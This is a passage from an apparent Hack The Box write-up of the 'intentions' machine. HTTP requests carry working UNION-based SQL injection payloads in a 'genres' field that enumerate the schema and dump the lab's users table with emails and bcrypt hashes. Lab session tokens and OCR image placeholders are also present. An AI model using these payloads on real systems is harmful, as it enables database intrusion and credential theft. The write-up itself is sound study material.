hemata),3,4,5#"
```


```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: application/json
Connection: keep-alive
Cache-Control: no-cache, private
Date: Mon, 28 Apr 2025 17:10:26 GMT
X-RateLimit-Limit: 3600
X-RateLimit-Remaining: 3596
Access-Control-Allow-Origin: *
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 20

{
  "status":"success"
}
```

Database name is intentions.



```
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwO
i8vMTAuMTI5LjIyOS4yNy9hcGkvdjEvYXV0aC9sb2dpbiIsImlhdCI
6MTc0NTg1NzMzMCwiZXhwIjoxNzQ1ODc4OTMwLCJuYmYiOjE3NDU4N
TczMzAsImp0aSI6IkFWeXNDdjQ3dDU5b3cwQW4iLCJzdWIiOiIyOCI
sInBydiI6IjIzYmQ1Yzg5NDlmNjAwYWRiMzllNzAxYzQwMDg3MmRiN
2E1OTc2ZjcifQ.2fvngOZFunE8wvzrOjgR4fUPHCSE8Ts3xxoriG_P
fiA; XSRF-TOKEN=
eyJpdiI6IndjclRwM0EvdEtVODhmS3dLanlWaVE9PSIsInZhbHVlIj
oiNlBlWEc5YzR0UUhmQ0locXhiZFRjU05lN2RGdDFPNVNycXBhM3lO
SkVXaVFZTmN2SGZoRnAzUUNVTDRHdittbWU4bU9QLzlDTGJWbS92Nk
Myb21Pc2xOM3JYZitSSXdNUzc4MEo5SGNjR3huQ1Qrb1FIdGZIdDFQ
RUFLZFdIeDkiLCJtYWMiOiIzOWY2NDg2MjRiMWQ4OGU0YWY3ZTUyND
I5MmQ2MzcwZDQ4YzY0YjQ1YTc4MTU1ODRkMzM1MjVlNDY1NzliNjJl
IiwidGFnIjoiIn0%3D; intentions_session=
eyJpdiI6ImFzWDl0RExncWQ5Zm44bS9qTzlFenc9PSIsInZhbHVlIj
oic3B6NkVPdzhzbEZna0hZV3B1cDV3V2laRU1YcXBNZ0NQWTJteDJi
NGZzbndGTDkyYXdocjk1aTZwS1hKMlhsa29Kb3RuVGNUTjhzQ1o4dD
R2VFU4cVJBU1hXUFZNTzA0UFlpQk0xVXdBQTZWbHNkNlpxMGV1WXJx
aWRFcWxIYmsiLCJtYWMiOiIxZWMwZmJiMTExZGZkMGVmNjExYWI5Nz
Q5NjFiYWI2ZWM5OGZmN2NhMGUyMTkwNGI2YzIwNjc4NjkwOTE5ZDI3
IiwidGFnIjoiIn0%3D
```


```
            XoDEcDR0-unsplash.jpg",
            "genre":"animals",
            "created_at":
            "2023-02-02T17:41:52.000000Z",
            "updated_at":
            "2023-02-02T17:41:52.000000Z",
            "url":
            "\/storage\/animals\/kristin-o-karlsen-
            u8aXoDEcDR0-unsplash.jpg"
        },
        {
            "id":1,
            "file":"information_schema,intentions",
            "genre":"3",
            "created_at":
            "1970-01-01T00:00:04.000000Z",
            "updated_at":
            "1970-01-01T00:00:05.000000Z",
            "url":
            "\/storage\/information_schema,intentio
            ns"
        }
    ]
}
```



```
fiA; XSRF-TOKEN=
eyJpdiI6IndjclRwM0EvdEtVODhmS3dLanlWaVE9PSIsInZhbHVlIj
oiNlBlWEc5YzR0UUhmQ0locXhiZFRjU05lN2RGdDFPNVNycXBhM3lO
SkVXaVFZTmN2SGZoRnAzUUNVTDRHdittbWU4bU9QLzlDTGJWbS92Nk
Myb21Pc2xOM3JYZitSSXdNUzc4MEo5SGNjR3huQ1Qrb1FIdGZIdDFQ
RUFLZFdIeDkiLCJtYWMiOiIzOWY2NDg2MjRiMWQ4OGU0YWY3ZTUyND
I5MmQ2MzcwZDQ4YzY0YjQ1YTc4MTU1ODRkMzM1MjVlNDY1NzliNjJl
IiwidGFnIjoiIn0%3D; intentions_session=
eyJpdiI6ImFzWDl0RExncWQ5Zm44bS9qTzlFenc9PSIsInZhbHVlIj
oic3B6NkVPdzhzbEZna0hZV3B1cDV3V2laRU1YcXBNZ0NQWTJteDJi
NGZzbndGTDkyYXdocjklaTZwS1hKMlhsa29Kb3RuVGNUTjhzQ1o4dD
R2VFU4cVJBU1hXUFZNTzA0UFlpQk0xVXdBQTZWbHNkNlpxMGV1WXJx
aWRFcWxIYmsiLCJtYWMiOiIxZWMwZmJiMTExZGZkMGVmNjExYWI5Nz
Q5NjFiYWI2ZWM5OGZmN2NhMGUyMTkwNGI2YzIwNjc4NjkwOTE5ZDI3
IiwidGFnIjoiIn0%3D
Connection: keep-alive

{
  "genres":
  "')/**/union/**/select/**/1,(select/**/group_concat(
  TABLE_NAME,':',COLUMN_NAME)/**/from/**/information_s
  chema.columns/**/where/**/TABLE_SCHEMA/**/like/**/'i
  ntentions'),3,4,5#"
}
```


```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: application/json
Connection: keep-alive
Cache-Control: no-cache, private
Date: Mon, 28 Apr 2025 17:14:13 GMT
X-RateLimit-Limit: 3600
X-RateLimit-Remaining: 3599
Access-Control-Allow-Origin: *
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 20

{
  "status":"success"
}
```

Now we got columns, a list of table structure.




```
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwO
i8vMTAuMTI5LjIyOS4yNy9hcGkvdjEvYXV0aC9sb2dpbiIsImlhdCI
6MTc0NTg1NzMzMCwiZXhwIjoxNzQ1ODc4OTMwLCJuYmYiOjE3NDU4N
TczMzAsImp0aSI6IkFWeXNDdjQ3dDU5b3cwQW4iLCJzdWIiOiIyOCI
sInBydiI6IjIzYmQ1Yzg5NDlmNjAwYWRiMzllNzAxYzQwMDg3MmRiN
2E1OTc2ZjcifQ.2fvngOZFunE8wvzrOjgR4fUPHCSE8Ts3xxoriG_P
fiA; XSRF-TOKEN=
eyJpdiI6IndjclRwM0EvdEtVODhmS3dLanlWaVE9PSIsInZhbHVlIj
oiNlBlWEc5YzR0UUhmQ0locXhiZFRjU05lN2RGdDFPNVNycXBhM3lO
SkVXaVFZTmN2SGZoRnAzUUNVTDRHdittbWU4bU9QLzlDTGJWbS92Nk
Myb21Pc2xOM3JYZitSSXdNUzc4MEo5SGNjR3huQ1Qrb1FIdGZIdDFQ
RUFLZFdIeDkiLCJtYWMiOiIzOWY2NDg2MjRiMWQ4OGU0YWY3ZTUyND
I5MmQ2MzcwZDQ4YzY0YjQ1YTc4MTU1ODRkMzM1MjVlNDY1NzliNjJl
IiwidGFnIjoiIn0%3D; intentions_session=
eyJpdiI6ImFzWDl0RExncWQ5Zm44bS9qTzlFenc9PSIsInZhbHVlIj
oic3B6NkVPdzhzbEZna0hZV3B1cDV3V2laRU1YcXBNZ0NQWTJteDJi
NGZzbndGTDkyYXdocjklaTZwS1hKMlhsa29Kb3RuVGNUTjhzQ1o4dD
R2VFU4cVJBU1hXUFZNTzA0UFlpQk0xVXdBQTZWbHNkNlpxMGV1WXJx
aWRFcWxIYmsiLCJtYWMiOiIxZWMwZmJiMTExZGZkMGVmNjExYWI5Nz
Q5NjFiYWI2ZWM5OGZmN2NhMGUyMTkwNGI2YzIwNjc4NjkwOTE5ZDI3
IiwidGFnIjoiIn0%3D
```

```
{
    "status":"success",
    "data":[
        {
            "id":1,
            "file":
            "gallery_images:id,gallery_images:file,
            gallery_images:genre,gallery_images:cre
            ated_at,gallery_images:updated_at,perso
            nal_access_tokens:id,personal_access_to
            kens:tokenable_type,personal_access_tok
            ens:tokenable_id,personal_access_tokens
            :name,personal_access_tokens:token,pers
            onal_access_tokens:abilities,personal_a
            ccess_tokens:last_used_at,personal_acce
            ss_tokens:created_at,personal_access_to
            kens:updated_at,migrations:id,migration
            s:migration,migrations:batch,users:id,u
            sers:name,users:email,users:password,us
            ers:created_at,users:updated_at,users:a
            dmin,users:genres",
            "genre":"3",
            "created_at":
            "1970-01-01T00:00:04.000000Z",
```




```
┌──(kali㉿kali)-[~/Desktop/htb/intentions]
└─$ gedit intentions.table

** (gedit:68171): WARNING **: 13:16:18.918: Could not load Peas repository: Typelib file for namespace 'Peas', version
'1.0' not found

** (gedit:68171): WARNING **: 13:16:18.918: Could not load PeasGtk repository: Typelib file for namespace 'PeasGtk', ve
rsion '1.0' not found

┌──(kali㉿kali)-[~/Desktop/htb/intentions]
└─$ sed 's/,/\r\n/g' intentions.table
gallery_images:id
gallery_images:file
gallery_images:genre
gallery_images:created_at
gallery_images:updated_at
personal_access_tokens:id
personal_access_tokens:tokenable_type
personal_access_tokens:tokenable_id
personal_access_tokens:name
personal_access_tokens:token
personal_access_tokens:abilities
personal_access_tokens:last_used_at
```



```
2E1OTc2ZjcifQ.2fvngOZFunE8wvzrOjgR4fUPHCSE8Ts3xxoriG_P
fiA; XSRF-TOKEN=
eyJpdiI6IndjclRwM0EvdEtVODhmS3dLanlWaVE9PSIsInZhbHVlIj
oiNlBlWEc5YzR0UUhmQ0locXhiZFRjU05lN2RGdDFPNVNycXBhM3lO
SkVXaVFZTmN2SGZoRnAzUUNVTDRHdittbWU4bU9QLzlDTGJWbS92Nk
Myb21Pc2xOM3JYZitSSXdNUzc4MEo5SGNjR3huQ1Qrb1FIdGZIdDFQ
RUFLZFdIeDkiLCJtYWMiOiIzOWY2NDg2MjRiMWQ4OGU0YWY3ZTUyND
I5MmQ2MzcwZDQ4YzY0YjQ1YTc4MTU1ODRkMzM1MjVlNDY1NzliNjJl
IiwidGFnIjoiIn0%3D; intentions_session=
eyJpdiI6ImFzWDl0RExncWQ5Zm44bS9qTzlFenc9PSIsInZhbHVlIj
oic3B6NkVPdzhzbEZna0hZV3B1cDV3V2laRU1YcXBNZ0NQWTJteDJi
NGZzbndGTDkyYXdocjklaTZwS1hKMlhsa29Kb3RuVGNUTjhzQ1o4dD
R2VFU4cVJBU1hXUFZNTzA0UFlpQk0xVXdBQTZWbHNkNlpxMGV1WXJx
aWRFcWxIYmsiLCJtYWMiOiIxZWMwZmJiMTExZGZkMGVmNjExYWI5Nz
Q5NjFiYWI2ZWM5OGZmN2NhMGUyMTkwNGI2YzIwNjc4NjkwOTE5ZDI3
IiwidGFnIjoiIn0%3D
Connection: keep-alive

{
  "genres":
  "')/**/union/**/select/**/1,(select/**/group_concat(
  admin,':',name,':',email,':',password)/**/from/**/us
  ers),3,4,5#"
```


```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: application/json
Connection: keep-alive
Cache-Control: no-cache, private
Date: Mon, 28 Apr 2025 17:20:34 GMT
X-RateLimit-Limit: 3600
X-RateLimit-Remaining: 3599
Access-Control-Allow-Origin: *
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 20

{
  "status":"success"
}
```

Now we got users data.




```
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/135.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Referer: http://10.129.229.27/gallery
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwO
i8vMTAuMTI5LjIyOS4yNy9hcGkvdjEvYXV0aC9sb2dpbiIsImlhdCI
6MTc0NTg1NzMzMCwiZXhwIjoxNzQ1ODc4OTMwLCJuYmYiOjE3NDU4N
TczMzAsImp0aSI6IkFWeXNDdjQ3dDU5b3cwQW4iLCJzdWIiOiIyOCI
sInBydiI6IjIzYmQ1Yzg5NDlmNjAwYWRiMzllNzAxYzQwMDg3MmRiN
2E1OTc2ZjcifQ.2fvngOZFunE8wvzrOjgR4fUPHCSE8Ts3xxoriG_P
fiA; XSRF-TOKEN=
eyJpdiI6IndjclRwM0EvdEtVODhmS3dLanlWaVE9PSIsInZhbHVlIj
oiNlBlWEc5YzR0UUhmQ0locXhiZFRjU05lN2RGdDFPNVNycXBhM3lO
SkVXaVFZTmN2SGZoRnAzUUNVTDRHdittbWU4bU9QLzlDTGJWbS92Nk
Myb21Pc2xOM3JYZitSSXdNUzc4MEo5SGNjR3huQ1Qrb1FIdGZIdDFQ
RUFLZFdIeDkiLCJtYWMiOiIzOWY2NDg2MjRiMWQ4OGU0YWY3ZTUyND
I5MmQ2MzcwZDQ4YzY0YjQ1YTc4MTU1ODRkMzM1MjVlNDY1NzliNjJl
IiwidGFnIjoiIn0%3D; intentions_session=
eyJpdiI6ImFzWDl0RExncWQ5Zm44bS9qTzlFenc9PSIsInZhbHVlIj
oic3B6NkVPdzhzbEZna0hZV3B1cDV3V2laRU1YcXBNZ0NQWTJteDJi
NGZzbndGTDkyYXdocjklaTZwS1hKMlhsa29Kb3RuVGNUTjhzQlo4dD
R2VFU4cVJBU1hXUFZNTzA0UFlpQk0xVXdBQTZWbHNkNlpxMGV1WXJx
```

```
"status":"success",
"data":[
  {
    "id":1,
    "file":
    "1:steve:steve@intentions.htb:$2y$10$M\
    /g27T1kJcOpYOfPqQlI3.YfdLIwr3EWbzWOLfpo
    TtjpeMqpp4twa,1:greg:greg@intentions.ht
    b:$2y$10$95OR7nHSkYuFUUxsT1KS6uoQ93aufm
    rpknz4jwRqzIbsUpRiiyU5m,0:Melisa Runolf
    sson:hettie.rutherford@example.org:$2y$
    10$bymjBxAEluQZEc107r1h3OdmlHJpTFJ6CqL1
    x2ZfQ3paSf509bUJ6,0:Camren Ullrich:nade
    r.alva@example.org:$2y$10$WkBf7NFjzE5GI
    5SP7hB5\/uA9Bi\/BmoNFIUfhBye4gUql\/JIc\
    /GTE2,0:Mr. Lucius Towne I:jones.laury@
    example.com:$2y$10$JembrsnTWIgDZH3vFo1q
    T.Zf\/hbphiPj1vGdVMXCk56icvD6mn\/ae,0:J
    asen Mosciski:wanda93@example.org:$2y$1
    0$oKGH6f8KdEblk6hzkqa2meqyDeiy5gOSSfMey
    gzoFJ9d1eqgiD2rW,0:Monique D'Amore:mwis
    oky@example.org:$2y$10$pAMvp3xPODhnm38l
    nbwPYuZN0B\/0nnHyTSMf1pbEoz6Ghjq.ecA7.,
    0:Desmond Greenfelder:lura.zieme@exampl
    e.org:$2y$10$.VfxnlYhad5YPvanmSt3L.5tGa
```




```
┌──(kali㉿kali)-[~/Desktop/htb/intentions]
└─$ gedit intentions.users

** (gedit:71045): WARNING **: 13:22:07.356: Could not load Peas repository: Typelib file for namespace 'Peas', version
'1.0' not found

** (gedit:71045): WARNING **: 13:22:07.356: Could not load PeasGtk repository: Typelib file for namespace 'PeasGtk', ve
rsion '1.0' not found

┌──(kali㉿kali)-[~/Desktop/htb/intentions]
└─$ cat intentions.users
1:steve:steve@intentions.htb:$2y$10$M\/g27T1kJcOpYOfPqQlI3.YfdLIwr3EWbzWOLfpoTtjpeMqpp4twa,1:greg:greg@intentions.htb:$
2y$10$95OR7nHSkYuFUUxsT1KS6uoQ93aufmrpknz4jwRqzIbsUpRiiyU5m,0:Melisa Runolfsson:hettie.rutherford@example.org:$2y$10$by
mjBxAEluQZEc1O7r1h3OdmlHJpTFJ6CqL1x2ZfQ3paSf509bUJ6,0:Camren Ullrich:nader.alva@example.org:$2y$10$WkBf7NFjzE5GI5SP7hB5
\/uA9Bi\/BmoNFIUfhBye4gUql\/JIc\/GTE2,0:Mr. Lucius Towne I:jones.laury@example.com:$2y$10$JembrsnTWIgDZH3vFo1qT.Zf\/hbp
hiPj1vGdVMXCk56icvD6mn\/ae,0:Jasen Mosciski:wanda93@example.org:$2y$10$oKGH6f8KdEblk6hzkqa2meqyDeiy5gOSSfMeygzoFJ9d1eqg
iD2rW,0:Monique D'Amore:mwisoky@example.org:$2y$10$pAMvp3xPODhnm38lnbwPYuZN0B\/0nnHyTSMf1pbEoz6Ghjq.ecA7.,0:Desmond Gre
enfelder:lura.zieme@example.org:$2y$10$.VfxnlYhad5YPvanmSt3L.5tGaTa4\/dXv1jnfBVCpaR2h.SDDioy2,0:Mrs. Roxanne Raynor:pou
ros.marcus@example.net:$2y$10$UD1HYmPNuqsWXwhyXSW2d.CawOv1C8QZknUBRgg3\/Kx82hjqbJFMO,0:Rose Rutherford:mellie.okon@exam
```


Rearrange all text.




```
┌──(kali㉿kali)-[~/Desktop/htb/intentions]
└─$ sed 's/,/\r\n/g' intentions.users
1:steve:steve@intentions.htb:$2y$10$M\/g27T1kJcOpYOfPqQlI3.YfdLIwr3EWbzWOLfpoTtjpeMqpp4twa
1:greg:greg@intentions.htb:$2y$10$95OR7nHSkYuFUUxsT1KS6uoQ93aufmrpknz4jwRqzIbsUpRiiyU5m
0:Melisa Runolfsson:hettie.rutherford@example.org:$2y$10$bymjBxAEluQZEc1O7r1h3OdmlHJpTFJ6CqL1x2ZfQ3paSf509bUJ6
0:Camren Ullrich:nader.alva@example.org:$2y$10$WkBf7NFjzE5GI5SP7hB5\/uA9Bi\/BmoNFIUfhBye4gUql\/JIc\/GTE2
0:Mr. Lucius Towne I:jones.laury@example.com:$2y$10$JembrsnTWIgDZH3vFo1qT.Zf\/hbphiPj1vGdVMXCk56icvD6mn\/ae
0:Jasen Mosciski:wanda93@example.org:$2y$10$oKGH6f8KdEblk6hzkqa2meqyDeiy5gOSSfMeygzoFJ9d1eqgiD2rW
0:Monique D'Amore:mwisoky@example.org:$2y$10$pAMvp3xPODhnm38lnbwPYuZN0B\/0nnHyTSMf1pbEoz6Ghjq.ecA7.
0:Desmond Greenfelder:lura.zieme@example.org:$2y$10$.VfxnlYhad5YPvanmSt3L.5tGaTa4\/dXv1jnfBVCpaR2h.SDDioy2
0:Mrs. Roxanne Raynor:pouros.marcus@example.net:$2y$10$UD1HYmPNuqsWXwhyXSW2d.CawOv1C8QZknUBRgg3\/Kx82hjqbJFMO
0:Rose Rutherford:mellie.okon@example.com:$2y$10$4nxh9pJV0HmqEdq9sKRjKuHshmloVH1eH0mSBMzfzx\/kpO\/XcKw1m
0:Dr. Chelsie Greenholt I:trace94@example.net:$2y$10$by.sn.tdh2V1swiDijAZpe1bUpfQr6ZjNUIkug8LSdR2ZVdS9bR7W
0:Prof. Johanna Ullrich MD:kayleigh18@example.com:$2y$10$9Yf1zb0jwxqeSnzS9CymsevVGLWIDYI4fQRF5704bMN8Vd4vkvvHi
0:Prof. Gina Brekke:tdach@example.com:$2y$10$UnvH8xiHiZa.wryeO1O5IuARzkwbFogWqE7x74O1we9HYspsv9b2.
0:Jarrett Bayer:lindsey.muller@example.org:$2y$10$yUpaabSbUpbfNIDzvXUrn.1O8I6LbxuK63GqzrWOyEt8DRd0ljyKS
0:Macy Walter:tschmidt@example.org:$2y$10$01SOJhuW9WzULsWQHspsde3vVKt6VwNADSWY45Ji33lKn7sSvIxIm
0:Prof. Devan Ortiz DDS:murray.marilie@example.com:$2y$10$I7I4W5pfcLwu3O\/wJwAeJ.xqukO924Tx6WHz1am.PtEXFiFhZUd9S
0:Eula Shields:barbara.goodwin@example.com:$2y$10$0fkHzVJ7paAx0rYErFAtA.2MpKY\/ny1.kp\/qFzU22t0aBNJHEMkg2
0:Mariano Corwin:maggio.lonny@example.org:$2y$10$p.QL52DVRRHvSM121QCIFOJnAHuVPG5gJDB\/N2\/lf76YTn1FQGiya
0:Madisyn Reinger DDS:chackett@example.org:$2y$10$GDyg.hs4VqBhGlCBFb5dDO6Y0bwb87CPmgFLubYEdHLDXZVyn3lUW
0:Jayson Strosin:layla.swift@example.net:$2y$10$Gy9v3MDkk5cWO40.H6sJ5uwYJCAlzxf\/OhpXbkklsHoLdA8aVt3Ei
```



